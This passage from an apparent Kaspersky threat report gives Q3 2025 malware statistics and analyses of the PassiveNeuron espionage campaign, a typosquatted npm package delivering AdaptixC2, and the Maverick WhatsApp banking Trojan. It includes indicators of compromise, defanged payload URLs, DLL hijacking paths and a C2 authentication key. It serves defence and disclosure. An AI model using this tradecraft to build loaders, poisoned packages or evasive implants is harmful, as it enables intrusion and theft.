3 Rwanda 0.59
4 South Korea 0.58
5 China 0.51
6 Pakistan 0.47
7 Bangladesh 0.45
8 Iraq 0.44
9 Tajikistan 0.39
10 Ethiopia 0.36

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 26.82
2 (generic verdict) Trojan-Ransom.Win32.Crypren 8.79
3 (generic verdict) Trojan-Ransom.Win32.Encoder 8.08
4 WannaCry Trojan-Ransom.Win32.Wanna 7.08
5 (generic verdict) Trojan-Ransom.Win32.Agent 4.40
6 LockBit Trojan-Ransom.Win32.Lockbit 3.06
7 (generic verdict) Trojan-Ransom.Win32.Crypmod 2.84
8 (generic verdict) Trojan-Ransom.Win32.Phny 2.58
9 PolyRansom/VirLock Trojan-Ransom.Win32.PolyRansom / Virus.Win32.PolyRansom 2.54
10 (generic verdict) Trojan-Ransom.MSIL.Agent 2.05

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new variants

In Q3 2025, Kaspersky solutions detected 2,863 new modifications of miners.

Number of new miner modifications, Q3 2025 (download)

Number of users attacked by miners

During the third quarter, we detected attacks using miner programs on the computers of 254,414 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q3 2025 (download)

Attack geography

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Senegal 3.52
2 Mali 1.50
3 Afghanistan 1.17
4 Algeria 0.95
5 Kazakhstan 0.93
6 Tanzania 0.92
7 Dominican Republic 0.86
8 Ethiopia 0.77
9 Portugal 0.75
10 Belarus 0.75

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

In April, researchers at Iru (formerly Kandji) reported the discovery of a new spyware family, PasivRobber. We observed the development of this family throughout the third quarter. Its new modifications introduced additional executable modules that were absent in previous versions. Furthermore, the attackers began employing obfuscation techniques in an attempt to hinder sample detection.

In July, we reported on a cryptostealer distributed through fake extensions for the Cursor AI development environment, which is based on Visual Studio Code. At that time, the malicious JavaScript (JS) script downloaded a payload in the form of the ScreenConnect remote access utility. This utility was then used to download cryptocurrency-stealing VBS scripts onto the victim’s device. Later, researcher Michael Bocanegra reported on new fake VS Code extensions that also executed malicious JS code. This time, the code downloaded a malicious macOS payload: a Rust-based loader. This loader then delivered a backdoor to the victim’s device, presumably also aimed at cryptocurrency theft. The backdoor supported the loading of additional modules to collect data about the victim’s machine. The Rust downloader was analyzed in detail by researchers at Iru.

In September, researchers at Jamf reported the discovery of a previously unknown version of the modular backdoor ChillyHell, first described in 2023. Notably, the Trojan’s executable files were signed with a valid developer certificate at the time of discovery.

The new sample had been available on Dropbox since 2021. In addition to its backdoor functionality, it also contains a module responsible for bruteforcing passwords of existing system users.

By the end of the third quarter, researchers at Microsoft reported new versions of the XCSSET spyware, which targets developers and spreads through infected Xcode projects. These new versions incorporated additional modules for data theft and system persistence.

TOP 20 threats to macOS

Unique users* who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

The PasivRobber spyware continues to increase its activity, with its modifications occupying the top spots in the list of the most widespread macOS malware varieties. Other highly active threats include Amos Trojans, which steal passwords and cryptocurrency wallet data, and various adware. The Backdoor.OSX.Agent.l family, which took thirteenth place, represents a variation on the well-known open-source malware, Mettle.

Geography of threats to macOS

TOP 10 countries and territories by share of attacked users

Country/territory %* Q2 2025 %* Q3 2025
Mainland China 2.50 1.70
Italy 0.74 0.85
France 1.08 0.83
Spain 0.86 0.81
Brazil 0.70 0.68
The Netherlands 0.41 0.68
Mexico 0.76 0.65
Hong Kong 0.84 0.62
United Kingdom 0.71 0.58
India 0.76 0.56

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In Q3 2025, there was a slight increase in the share of devices attacking Kaspersky honeypots via the SSH protocol.

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

Conversely, the share of attacks using the SSH protocol slightly decreased.

Distribution of attackers’ sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

In the third quarter, the shares of the NyaDrop and Mirai.b botnets significantly decreased in the overall volume of IoT threats. Conversely, the activity of several other members of the Mirai family, as well as the Gafgyt botnet, increased. As is typical, various Mirai variants occupy the majority of the list of the most widespread malware strains.

Attacks on IoT honeypots

Germany and the United States continue to lead in the distribution of attacks via the SSH protocol. The share of attacks originating from Panama and Iran also saw a slight increase.

Country/territory Q2 2025 Q3 2025
Germany 24.58% 13.72%
United States 10.81% 13.57%
Panama 1.05% 7.81%
Iran 1.50% 7.04%
Seychelles 6.54% 6.69%
South Africa 2.28% 5.50%
The Netherlands 3.53% 3.94%
Vietnam 3.00% 3.52%
India 2.89% 3.47%
Russian Federation 8.45% 3.29%

The largest number of attacks via the Telnet protocol were carried out from China, as is typically the case. Devices located in India reduced their activity, whereas the share of attacks from Indonesia increased.

Country/territory Q2 2025 Q3 2025
China 47.02% 57.10%
Indonesia 5.54% 9.48%
India 28.08% 8.66%
Russian Federation 4.85% 7.44%
Pakistan 3.58% 6.66%
Nigeria 1.66% 3.25%
Vietnam 0.55% 1.32%
Seychelles 0.58% 0.93%
Ukraine 0.51% 0.73%
Sweden 0.39% 0.72%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

TOP 10 countries that served as sources of web-based attacks

This section gives the geographical distribution of sources of online attacks (such as web pages redirecting to exploits, sites hosting exploits and other malware, and botnet C2 centers) blocked by Kaspersky products. One or more web-based attacks could originate from each unique host.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In the third quarter of 2025, Kaspersky solutions blocked 389,755,481 attacks from internet resources worldwide. Web Anti-Virus was triggered by 51,886,619 unique URLs.

Web-based attacks by country, Q3 2025 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Panama 11.24
2 Bangladesh 8.40
3 Tajikistan 7.96
4 Venezuela 7.83
5 Serbia 7.74
6 Sri Lanka 7.57
7 North Macedonia 7.39
8 Nepal 7.23
9 Albania 7.04
10 Qatar 6.91
11 Malawi 6.90
12 Algeria 6.74
13 Egypt 6.73
14 Bosnia and Herzegovina 6.59
15 Tunisia 6.54
16 Belgium 6.51
17 Kuwait 6.49
18 Turkey 6.41
19 Belarus 6.40
20 Bulgaria 6.36

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.
On average, over the course of the quarter, 4.88% of devices globally were subjected to at least one web-based Malware attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media: flash drives, camera memory cards, phones, and external drives. The statistics are based on detection verdicts from the on-access scan (OAS) and on-demand scan (ODS) modules of File Anti-Virus.

In the third quarter of 2025, our File Anti-Virus recorded 21,356,075 malicious and potentially unwanted objects.

Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users on whose computers File Anti-Virus was triggered during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 45.69
2 Yemen 33.19
3 Afghanistan 32.56
4 Tajikistan 31.06
5 Cuba 30.13
6 Uzbekistan 29.08
7 Syria 25.61
8 Bangladesh 24.69
9 China 22.77
10 Vietnam 22.63
11 Cameroon 22.53
12 Belarus 21.98
13 Tanzania 21.80
14 Niger 21.70
15 Mali 21.29
16 Iraq 20.77
17 Nicaragua 20.75
18 Algeria 20.51
19 Congo 20.50
20 Venezuela 20.48

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers local Malware threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

On average worldwide, local Malware threats were detected at least once on 12.36% of computers during the third quarter.

PassiveNeuron: a sophisticated campaign targeting servers of high-profile organizations

Introduction

Back in 2024, we gave a brief description of a complex cyberespionage campaign that we dubbed “PassiveNeuron”. This campaign involved compromising the servers of government organizations with previously unknown APT implants, named “Neursite” and “NeuralExecutor”. However, since its discovery, the PassiveNeuron campaign has been shrouded in mystery. For instance, it remained unclear how the implants in question were deployed or what actor was behind them.

After we detected this campaign and prevented its spreading back in June 2024, we did not see any further malware deployments linked to PassiveNeuron for quite a long time, about six months. However, since December 2024, we have observed a new wave of infections related to PassiveNeuron, with the latest ones dating back to August 2025. These infections targeted government, financial and industrial organizations located in Asia, Africa, and Latin America. Since identifying these infections, we have been able to shed light on many previously unknown aspects of this campaign. Thus, we managed to discover details about the initial infection and gather clues on attribution.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

SQL servers under attack

While investigating PassiveNeuron infections both in 2024 and 2025, we found that a vast majority of targeted machines were running Windows Server. Specifically, in one particular infection case, we observed attackers gain initial remote command execution capabilities on the compromised server through the Microsoft SQL software. While we do not have clear visibility into how attackers were able to abuse the SQL software, it is worth noting that SQL servers typically get compromised through:

  • Exploitation of vulnerabilities in the server software itself
  • Exploitation of SQL injection vulnerabilities present in the applications running on the server
  • Getting access to the database administration account (e.g. by brute-forcing the password) and using it to execute malicious SQL queries

After obtaining the code execution capabilities with the help of the SQL software, attackers deployed an ASPX web shell for basic malicious command execution on the compromised machine. However, at this stage, things did not go as planned for the adversary. The Kaspersky solution installed on the machine was preventing the web shell deployment efforts, and the process of installing the web shell ended up being quite noisy.

In attempts to evade detection of the web shell, attackers performed its installation in the following manner:

  1. They dropped a file containing the Base64-encoded web shell on the system.
  2. They dropped a PowerShell script responsible for Base64-decoding the web shell file.
  3. They launched the PowerShell script in an attempt to write the decoded web shell payload to the filesystem.

As Kaspersky solutions were preventing the web shell installation, we observed attackers to repeat the steps above several times with minor adjustments, such as:

  • Using hexadecimal encoding of the web shell instead of Base64
  • Using a VBS script instead of a PowerShell script to perform decoding
  • Writing the script contents in a line-by-line manner

Having failed to deploy the web shell, attackers decided to use more advanced malicious implants to continue the compromise process.

Malicious implants

Over the last two years, we have observed three implants used over the course of PassiveNeuron infections, which are:

  • Neursite, a custom C++ modular backdoor used for cyberespionage activities
  • NeuralExecutor, a custom .NET implant used for running additional .NET payloads
  • the Cobalt Strike framework, a commercial tool for red teaming

While we saw different combinations of these implants deployed on targeted machines, we observed that in the vast majority of cases, they were loaded through a chain of DLL loaders. The first-stage loader in the chain is a DLL file placed in the system directory. Some of these DLL file paths are:

  • C:\Windows\System32\wlbsctrl.dll
  • C:\Windows\System32\TSMSISrv.dll
  • C:\Windows\System32\oci.dll

Storing DLLs under these paths has been beneficial to attackers, as placing libraries with these names inside the System32 folder makes it possible to automatically ensure persistence. If present on the file system, these DLLs get automatically loaded on startup (the first two DLLs are loaded into the svchost.exe process, while the latter is loaded into msdtc.exe) due to the employed Phantom DLL Hijacking technique.

It also should be noted that these DLLs are more than 100 MB in size — their size is artificially inflated by attackers by adding junk overlay bytes. Usually, this is done to make malicious implants more difficult to detect by security solutions.

On startup, the first-stage DLLs iterate through a list of installed network adapters, calculating a 32-bit hash of each adapter’s MAC address. If neither of the MAC addresses is equal to the value specified in the loader configuration, the loader exits. This MAC address check is designed to ensure that the DLLs get solely launched on the intended victim machine, in order to hinder execution in a sandbox environment. Such detailed narrowing down of victims implies the adversary’s interest towards specific organizations and once again underscores the targeted nature of this threat.

Having checked that it is operating on a target machine, the loader continues execution by loading a second-stage loader DLL that is stored on disk. The paths where the second-stage DLLs were stored as well as their names (examples include elscorewmyc.dll and wellgwlserejzuai.dll) differed between machines. We observed the second-stage DLLs to also have an artificially inflated file size (in excess of 60 MB), and the malicious goal was to open a text file containing a Base64-encoded and AES-encrypted third-stage loader, and subsequently launch it.

Snippet of the payload file contents

Snippet of the payload file contents

This payload is a DLL as well, responsible for launching a fourth-stage shellcode loader inside another process (e.g. WmiPrvSE.exe or msiexec.exe) which is created in suspended mode. In turn, this shellcode loads the final payload: a PE file converted to a custom executable format.

In summary, the process of loading the final payload can be represented with the following graph:

Final payload loading

Final payload loading

It is also notable that attackers attempted to use slightly different variants of the loading scheme for some of the target organizations. For example, we have seen cases without payload injection into another process, or with DLL obfuscation on disk with VMProtect.

The Neursite backdoor

Among the three final payload implants that we mentioned above, the Neursite backdoor is the most potent one. We dubbed it so because we observed the following source code path inside the discovered samples: E:\pro\code\Neursite\client_server\nonspec\mbedtls\library\ssl_srv.c. The configuration of this implant contains the following parameters:

  • List of C2 servers and their ports
  • List of HTTP proxies that can be used to connect to C2 servers
  • List of HTTP headers used while connecting to HTTP-based C2 servers
  • A relative URL used while communicating with HTTP-based C2 servers
  • A range of wait time between two consecutive C2 server connections
  • A byte array of hours and days of the week when the backdoor is operable
  • An optional port that should be opened for listening to incoming connections

The Neursite implant can use the TCP, SSL, HTTP and HTTPS protocols for C2 communications. As follows from the configuration, Neursite can connect to the C2 server directly or wait for another machine to start communicating through a specified port. In cases we observed, Neursite samples were configured to use either external servers or compromised internal infrastructure for C2 communications.

The default range of commands implemented inside this backdoor allows attackers to:

  • Retrieve system information.
  • Manage running processes.
  • Proxy traffic through other machines infected with the Neursite implant, in order to facilitate lateral movement.

Additionally, this implant is equipped with a component that allows loading supplementary plugins. We observed attackers deploy plugins with the following capabilities:

  • Shell command execution
  • File system management
  • TCP socket operations

The NeuralExecutor loader

NeuralExecutor is another custom implant deployed over the course of the PassiveNeuron campaign. This implant is .NET based, and we found that it employed the open-source ConfuserEx obfuscator for protection against analysis. It implements multiple methods of network communication, namely TCP, HTTP/HTTPS, named pipes, and WebSockets. Upon establishing a communication channel with the C2 server, the backdoor can receive commands allowing it to load .NET assemblies. As such, the main capability of this backdoor is to receive additional .NET payloads from the network and execute them.

Tricky attribution

Both Neursite and NeuralExecutor, the two custom implants we found to be used in the PassiveNeuron campaign, have never been observed in any previous cyberattacks. We had to look for clues that could hint at the threat actor behind PassiveNeuron.

Back when we started investigating PassiveNeuron back in 2024, we spotted one such blatantly obvious clue:

Function names found inside NeuralExecutor

Function names found inside NeuralExecutor

In the code of the NeuralExecutor samples we observed in 2024, the names of all functions had been replaced with strings prefixed with “Супер обфускатор”, the Russian for “Super obfuscator”. It is important to note, however, that this string was deliberately introduced by the attackers while using the ConfuserEx obfuscator. When it comes to strings that are inserted into malware on purpose, they should be assessed carefully during attribution. That is because threat actors may insert strings in languages they do not speak, in order to create false flags intended to confuse researchers and incident responders and prompt them to make an error of judgement when trying to attribute the threat. For that reason, we attached little evidential weight to the presence of the “Супер обфускатор” string back in 2024.

After examining the NeuralExecutor samples used in 2025, we found that the Russian-language string had disappeared. However, this year we noticed another peculiar clue related to this implant. While the 2024 samples were designed to retrieve the C2 server addresses straight from the configuration, the 2025 ones did so by using the Dead Drop Resolver technique. Specifically, the new NeuralExecutor samples that we found were designed to retrieve the contents of a file stored in a GitHub repository, and extract a string from it:

Contents of the configuration file stored on GitHub

Contents of the configuration file stored on GitHub

The malware locates this string by searching for two delimiters, wtyyvZQY and stU7BU0R, that mark the start and the end of the configuration data. The bytes of this string are then Base64-decoded and decrypted with AES to obtain the C2 server address.

Snippet of the implant configuration

Snippet of the implant configuration

It is notable that this exact method of obtaining C2 server addresses from GitHub, using a string containing delimiter sequences, is quite popular among Chinese-speaking threat actors. For instance, we frequently observed it being used in the EastWind campaign, which we previously connected to the APT31 and APT27 Chinese-speaking threat actors.

Furthermore, during our investigation, we learned one more interesting fact that could be useful in attribution. We observed numerous attempts to deploy the PassiveNeuron loader in one particular organization. After discovering yet another failed deployment, we have detected a malicious DLL named imjp14k.dll. An analysis of this DLL revealed that it had the PDB path G:\Bee\Tree(pmrc)\Src\Dll_3F_imjp14k\Release\Dll.pdb. This PDB string was referenced in a report by Cisco Talos on activities likely associated with the threat actor APT41. Moreover, we identified that the discovered DLL exhibits the same malicious behavior as described in the Cisco Talos report. However, it remains unclear why this DLL was uploaded to the target machine. Possible explanations could be that the attackers deployed it as a replacement for the PassiveNeuron-related implants, or that it was used by another actor who compromised the organization simultaneously with the attackers behind PassiveNeuron.

When dealing with attribution of cyberattacks that are known to involve false flags, it is difficult to understand which attribution indicators to trust, or whether to trust any at all. However, the overall TTPs of the PassiveNeuron campaign most resemble the ones commonly employed by Chinese-speaking threat actors. Since TTPs are usually harder to fake than indicators like strings, we are, as of now, attributing the PassiveNeuron campaign to a Chinese-speaking threat actor, albeit with a low level of confidence.

Conclusion

The PassiveNeuron campaign has been distinctive in the way that it primarily targets server machines. These servers, especially the ones exposed to the internet, are usually lucrative targets for APTs, as they can serve as entry points into target organizations. It is thus crucial to pay close attention to the protection of server machines. Wherever possible, the attack surface associated with these servers should be reduced to a minimum, and all server applications should be monitored to prevent emerging infections in a timely manner. Specific attention should be paid to protecting applications against SQL injections, which are commonly exploited by threat actors to obtain initial access. Another thing to focus on is protection against web shells, which are deployed to facilitate compromise of servers.

Indicators of compromise

PassiveNeuron-related loader files
12ec42446db8039e2a2d8c22d7fd2946
406db41215f7d333db2f2c9d60c3958b
44a64331ec1c937a8385dfeeee6678fd
8dcf258f66fa0cec1e4a800fa1f6c2a2
d587724ade76218aa58c78523f6fa14e
f806083c919e49aca3f301d082815b30

Malicious imjp14k.dll DLL
751f47a688ae075bba11cf0235f4f6ee

Post-exploitation framework now also delivered via npm

Incident description

The first version of the AdaptixC2 post-exploitation framework, which can be considered an alternative to the well-known Cobalt Strike, was made publicly available in early 2025. In spring of 2025, the framework was first observed being used for malicious means.

In October 2025, Kaspersky experts found that the npm ecosystem contained a malicious package with a fairly convincing name: https-proxy-utils. It was posing as a utility for using proxies within projects. At the time of this post, the package had already been taken down.

The name of the package closely resembles popular legitimate packages: http-proxy-agent, which has approximately 70 million weekly downloads, and https-proxy-agent with 90 million downloads respectively. Furthermore, the advertised proxy-related functionality was cloned from another popular legitimate package proxy-from-env, which boasts 50 million weekly downloads. However, the threat actor injected a post-install script into https-proxy-utils, which downloads and executes a payload containing the AdaptixC2 agent.

Metadata for the malicious (left) and legitimate (right) packages

Metadata for the malicious (left) and legitimate (right) packages

OS-specific adaptation

The script includes various payload delivery methods for different operating systems. The package includes loading mechanisms for Windows, Linux, and macOS. In each OS, it uses specific techniques involving system or user directories to load and launch the implant.

In Windows, the AdaptixC2 agent is dropped as a DLL file into the system directory C:\Windows\Tasks. It is then executed via DLL sideloading. The JS script copies the legitimate msdtc.exe file to the same directory and executes it, thus loading the malicious DLL.

Deobfuscated Windows-specific code for loading AdaptixC2

Deobfuscated Windows-specific code for loading AdaptixC2

In macOS, the script downloads the payload as an executable file into the user’s autorun directory: Library/LaunchAgents. The postinstall.js script also drops a plist autorun configuration file into this directory. Before downloading AdaptixC2, the script checks the target architecture (x64 or ARM) and fetches the appropriate payload variant.

Deobfuscated macOS-specific code for loading AdaptixC2

Deobfuscated macOS-specific code for loading AdaptixC2

In Linux, the framework’s agent is downloaded into the temporary directory /tmp/.fonts-unix. The script delivers a binary file tailored to the specific architecture (x64 or ARM) and then assigns it execute permissions.

Deobfuscated Linux-specific code for loading AdaptixC2

Deobfuscated Linux-specific code for loading AdaptixC2

Once the AdaptixC2 framework agent is deployed on the victim’s device, the attacker gains capabilities for remote access, command execution, file and process management, and various methods for achieving persistence. This both allows the attacker to maintain consistent access and enables them to conduct network reconnaissance and deploy subsequent stages of the attack.

Conclusion

This is not the first attack targeting the npm registry in recent memory. A month ago, similar infection methods utilizing a post-install script were employed in the high-profile incident involving the Shai-Hulud worm, which infected more than 500 packages. The AdaptixC2 incident clearly demonstrates the growing trend of abusing open-source software ecosystems, like npm, as an attack vector. Threat actors are increasingly exploiting the trusted open-source supply chain to distribute post-exploitation framework agents and other forms of malware. Users and organizations involved in development or using open-source software from ecosystems like npm in their products are susceptible to this threat type.

To stay safe, be vigilant when installing open-source modules: verify the exact name of the package you are downloading, and more thoroughly vet unpopular and new repositories. When using popular modules, it is critical to monitor frequently updated feeds on compromised packages and libraries.

Indicators of compromise

Package name
https-proxy-utils

Hashes
DFBC0606E16A89D980C9B674385B448E – package hash
B8E27A88730B124868C1390F3BC42709
669BDBEF9E92C3526302CA37DC48D21F
EDAC632C9B9FF2A2DA0EACAAB63627F4
764C9E6B6F38DF11DC752CB071AE26F9
04931B7DFD123E6026B460D87D842897

Network indicators
cloudcenter[.]top/sys/update
cloudcenter[.]top/macos_update_arm
cloudcenter[.]top/macos_update_x64
cloudcenter[.]top/macosUpdate[.]plist
cloudcenter[.]top/linux_update_x64
cloudcenter[.]top/linux_update_arm

Maverick: a new banking Trojan abusing WhatsApp in a mass-scale distribution

By: GReAT

A malware campaign was recently detected in Brazil, distributing a malicious LNK file using WhatsApp. It targets mainly Brazilians and uses Portuguese-named URLs. To evade detection, the command-and-control (C2) server verifies each download to ensure it originates from the malware itself.

The whole infection chain is complex and fully fileless, and by the end, it will deliver a new banking Trojan named Maverick, which contains many code overlaps with Coyote. In this blog post, we detail the entire infection chain, encryption algorithm, and its targets, as well as discuss the similarities with known threats.

Key findings:

  • A massive campaign disseminated through WhatsApp distributed the new Brazilian banking Trojan named “Maverick” through ZIP files containing a malicious LNK file, which is not blocked on the messaging platform.
  • Once installed, the Trojan uses the open-source project WPPConnect to automate the sending of messages in hijacked accounts via WhatsApp Web, taking advantage of the access to send the malicious message to contacts.
  • The new Trojan features code similarities with another Brazilian banking Trojan called Coyote; however, we consider Maverick to be a new threat.
  • The Maverick Trojan checks the time zone, language, region, and date and time format on infected machines to ensure the victim is in Brazil; otherwise, the malware will not be installed.
  • The banking Trojan can fully control the infected computer, taking screenshots, monitoring open browsers and websites, installing a keylogger, controlling the mouse, blocking the screen when accessing a banking website, terminating processes, and opening phishing pages in an overlay. It aims to capture banking credentials.
  • Once active, the new Trojan will monitor the victims’ access to 26 Brazilian bank websites, 6 cryptocurrency exchange websites, and 1 payment platform.
  • All infections are modular and performed in memory, with minimal disk activity, using PowerShell, .NET, and shellcode encrypted using Donut.
  • The new Trojan uses AI in the code-writing process, especially in certificate decryption and general code development.
  • Our solutions have blocked 62 thousand infection attempts using the malicious LNK file in the first 10 days of October, only in Brazil.

Initial infection vector

The infection chain works according to the diagram below:

The infection begins when the victim receives a malicious .LNK file inside a ZIP archive via a WhatsApp message. The filename can be generic, or it can pretend to be from a bank:

The message said, “Visualization allowed only in computers. In case you’re using the Chrome browser, choose “keep file” because it’s a zipped file”.

The LNK is encoded to execute cmd.exe with the following arguments:

The decoded commands point to the execution of a PowerShell script:

The command will contact the C2 to download another PowerShell script. It is important to note that the C2 also validates the “User-Agent” of the HTTP request to ensure that it is coming from the PowerShell command. This is why, without the correct “User-Agent”, the C2 returns an HTTP 401 code.

The entry script is used to decode an embedded .NET file, and all of this occurs only in memory. The .NET file is decoded by dividing each byte by a specific value; in the script above, the value is “174”. The PE file is decoded and is then loaded as a .NET assembly within the PowerShell process, making the entire infection fileless, that is, without files on disk.

Initial .NET loader

The initial .NET loader is heavily obfuscated using Control Flow Flattening and indirect function calls, storing them in a large vector of functions and calling them from there. In addition to obfuscation, it also uses random method and variable names to hinder analysis. Nevertheless, after our analysis, we were able to reconstruct (to a certain extent) its main flow, which consists of downloading and decrypting two payloads.

The obfuscation does not hide the method’s variable names, which means it is possible to reconstruct the function easily if the same function is reused elsewhere. Most of the functions used in this initial stage are the same ones used in the final stage of the banking Trojan, which is not obfuscated. The sole purpose of this stage is to download two encrypted shellcodes from the C2. To request them, an API exposed by the C2 on the “/api/v1/” routes will be used. The requested URL is as follows:

  • hxxps://sorvetenopote.com/api/v1/3d045ada0df942c983635e

To communicate with its API, it sends the API key in the “X-Request-Headers” field of the HTTP request header. The API key used is calculated locally using the following algorithm:

  • “Base64(HMAC256(Key))”

The HMAC is used to sign messages with a specific key; in this case, the threat actor uses it to generate the “API Key” using the HMAC key “MaverickZapBot2025SecretKey12345”. The signed data sent to the C2 is “3d045ada0df942c983635e|1759847631|MaverickBot”, where each segment is separated by “|”. The first segment refers to the specific resource requested (the first encrypted shellcode), the second is the infection’s timestamp, and the last, “MaverickBot”, indicates that this C2 protocol may be used in future campaigns with different variants of this threat. This ensures that tools like “wget” or HTTP downloaders cannot download this stage, only the malware.

Upon response, the encrypted shellcode is a loader using Donut. At this point, the initial loader will start and follow two different execution paths: another loader for its WhatsApp infector and the final payload, which we call “MaverickBanker”. Each Donut shellcode embeds a .NET executable. The shellcode is encrypted using a XOR implementation, where the key is stored in the last bytes of the binary returned by the C2. The algorithm to decrypt the shellcode is as follows:

  • Extract the last 4 bytes (int32) from the binary file; this indicates the size of the encryption key.

  • Walk backwards until you reach the beginning of the encryption key (file size – 4 – key_size).
  • Get the XOR key.
  • Apply the XOR to the entire file using the obtained key.

WhatsApp infector downloader

After the second Donut shellcode is decrypted and started, it will load another downloader using the same obfuscation method as the previous one. It behaves similarly, but this time it will download a PE file instead of a Donut shellcode. This PE file is another .NET assembly that will be loaded into the process as a module.

One of the namespaces used by this .NET executable is named “Maverick.StageOne,” which is considered by the attacker to be the first one to be loaded. This download stage is used exclusively to download the WhatsApp infector in the same way as the previous stage. The main difference is that this time, it is not an encrypted Donut shellcode, but another .NET executable—the WhatsApp infector—which will be used to hijack the victim’s account and use it to spam their contacts in order to spread itself.

This module, which is also obfuscated, is the WhatsApp infector and represents the final payload in the infection chain. It includes a script from WPPConnect, an open-source WhatsApp automation project, as well as the Selenium browser executable, used for web automation.

